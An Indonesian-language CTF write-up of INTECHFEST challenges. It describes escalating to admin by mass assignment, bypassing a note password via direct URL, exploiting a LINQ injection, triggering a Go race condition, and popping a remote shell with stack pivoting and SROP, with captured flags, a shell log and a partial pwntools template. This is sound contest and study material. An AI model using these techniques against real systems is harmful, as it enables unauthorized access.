
Write Up




abejads
enryu
aseng

Daftar Isi


Web Exploitation

Notes Manager


Diberikan sebuah website panel dengan UI seperti gambar berikut.




Penulis bisa melihat maupun menambahkan notes pada website tersebut yang bisa diproteksi oleh password ataupun tidak.




Pada website tersebut juga terdapat fitur untuk mengedit profile seperti nama dan jenis kelamin, password dan juga dark mode.




Adapun HTTP request saat mengganti profile seperti gambar dibawah ini



Dengan melihat adanya **“role”** field pada response, penulis mencoba untuk melakukan Mass Assignment dengan menambahkan **“role=admin”** untuk menjadikan user menjadi admin.





Role berhasil berubah menjadi admin, dengan role admin ini penulis bisa melihat semua notes yang tersimpan pada website.



Selanjutnya untuk melihat notes "Flag", dibutuhkan sebuah password yang penulis tidak tahu. Namun hal ini dapat di *bypass* dengan mengakses langsung notes tersebut menggunakan URL berikut:

http://ctf.intechfest.cc:3096/notes/{**notes_uuid**}







Flag = **INTECHFEST{Gr4tz_N0w_Y0u_Ar3_A_P3nt3st3r}**

Library


Diberikan sebuah file yang berisi compiled .NET application.




Setelah membaca decompile codenya, penulis menyadari bahwa saat melakukan search book, aplikasi menjalankan code berikut.



Setelah mencari-cari penulis menemukan bahwa query tersebut adalah query dari LINQ yang memiliki CVE-2023-32571, lalu penulis juga mencari-cari referensi CTF yang mirip dengan LINQ dan menemukan challenge yang sama pada SekaiCTF 2024.



Terdapat solver script juga yang melakukan bruteforce pada flag filename pada server setelah itu melakukan bruteforce flag.



```
I
IN
INT
INTE
INTEC
INTECH
INTECHF
INTECHFE
INTECHFES
INTECHFEST
INTECHFEST{
INTECHFEST{L
INTECHFEST{L1
INTECHFEST{L1n
INTECHFEST{L1nQ
INTECHFEST{L1nQ_
INTECHFEST{L1nQ_I
INTECHFEST{L1nQ_In
INTECHFEST{L1nQ_Inj
INTECHFEST{L1nQ_Inj3
INTECHFEST{L1nQ_Inj3c
INTECHFEST{L1nQ_Inj3cT
INTECHFEST{L1nQ_Inj3cTs
INTECHFEST{L1nQ_Inj3cTsh
INTECHFEST{L1nQ_Inj3cTshi
INTECHFEST{L1nQ_Inj3cTshio
INTECHFEST{L1nQ_Inj3cTshio0
INTECHFEST{L1nQ_Inj3cTshio00
INTECHFEST{L1nQ_Inj3cTshio000
INTECHFEST{L1nQ_Inj3cTshio0000
INTECHFEST{L1nQ_Inj3cTshio0000n
INTECHFEST{L1nQ_Inj3cTshio0000nn
INTECHFEST{L1nQ_Inj3cTshio0000nnn
INTECHFEST{L1nQ_Inj3cTshio0000nnnn
INTECHFEST{L1nQ_Inj3cTshio0000nnnnn
INTECHFEST{L1nQ_Inj3cTshio0000nnnnn}
```

Flag = **INTECHFEST{L1nQ_Inj3cTshio0000nnnnn}**

Imposible

Diberikan sebuah web application source code yang ditulis dari bahasa Go yang memiliki routes berikut.


```go
package main

import (
    "net/http"
)

func main() {
    r := MakeRouter()

    r.UseMiddleware(logMiddleware)
    r.UseMiddleware(antiXSS)
    r.UseMiddleware(cspProtection)

    r.Get("/", http.HandlerFunc(indexView))

    r.Get("/flag", adminOnly, http.HandlerFunc(flagHandler))

    http.ListenAndServe(":8080", r)
}
```

Path **/flag** berisi flag yang disembunyikan, tetapi diprotect oleh **adminOnly** middleware.

```go
func adminOnly(next http.Handler) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        w.WriteHeader(http.StatusUnauthorized)
    })
}
```

Jika dilihat sekilas terlihat impossible untuk mendapatkan flagnya dikarenakan **adminOnly** middleware hanya return status Unauthorized saja. Tetapi saat hint di berikan yang berkaitan tentang “goroutine” penulis langsung terpikir untuk melakukan race condition.

Penulis melakukan race condition untuk membuka **/flag** dan **/** secara bersamaan dengan menggunakan “Send group in paralel (last-byte sync)”, setelah beberapa kali percobaan didapatkan flag pada **/flag**.



Flag = **INTECHFEST{golang_race_condition_is_hard_to_find_4c95b14b7bf0}**

Binary Exploitation

English or spanish

Pertama penulis diberikan sebuah source code file dan binary file.

```c
// gcc -no-pie -fno-stack-protector -o main main.c
#include <stdio.h>
#include <stdlib.h>

void input(const char *msg, char *ptr, int len){
	printf("%s", msg);
	ssize_t recv = 0;
	while (recv < len){
		if (read(0, &ptr[recv], 1) < 0) exit(1);
		if (ptr[recv] == '\n'){
			ptr[recv] = '\0';
			break;
		} recv++;
	}
}

int main(){
	char buf[0x50];
	input("English or Spanish?\nWhoever pwning first is gay\nQuien juegue primero es gay\n> ", buf, sizeof(buf)*2);
	return 0;
}

__attribute__((constructor))
void setup(void){
	setvbuf(stdin, NULL, _IONBF, 0);
	setvbuf(stdout, NULL, _IONBF, 0);
}
```

Terdapat *vulnerability buffer overflow* karena panjang input 2 kali lipat dari pada panjang buffer yang telah diset sebelumnya yaitu 0x50 tetapi inputnya 0x100.

Disini penulis menggunakan teknik *stack pivoting* dan SIGROP untuk mendapatkan shell. Pertama stack pivoting untuk mendapatkan input yang lebih panjang dan bisa ROPChain lagi. Kedua untuk payload SIGROP yang dimana syscall didapat setelah write 1 bytes paling belakang di address read menjadi \xe0.

```
└─$ python solve.py
[*] '/home/enryu/Desktop/CTF/intechfest/eos/dist/main'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x3fe000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[+] Opening connection to ctf.intechfest.cc on port 52875: Done
[*] Switching to interactive mode
$ cat flag.txt
INTECHFEST{only_available_in_glibc_2.35__vfprintf_internal_just_broke}
$
```

Code :

solve.py

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host ctf.intechfest.cc --port 52875 ./main
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF(args.EXE or './main')

# Many built-in settings can be controlled on the command-line and
show up
# in "args".  For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
```

```
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141 EXE=/tmp/executable
host = args.HOST or 'ctf.intechfest.cc'
port = int(args.PORT or 52875)


def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a,
**kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
b *0x401264
# b *0x000000000040125a
c
c
c
# continue
```

```
# c
b *0x4011ad
b *0x00000000004011c8
b *0x0000000000401236
c
c

c
c
c
'''.format(**locals())

#=====================================================
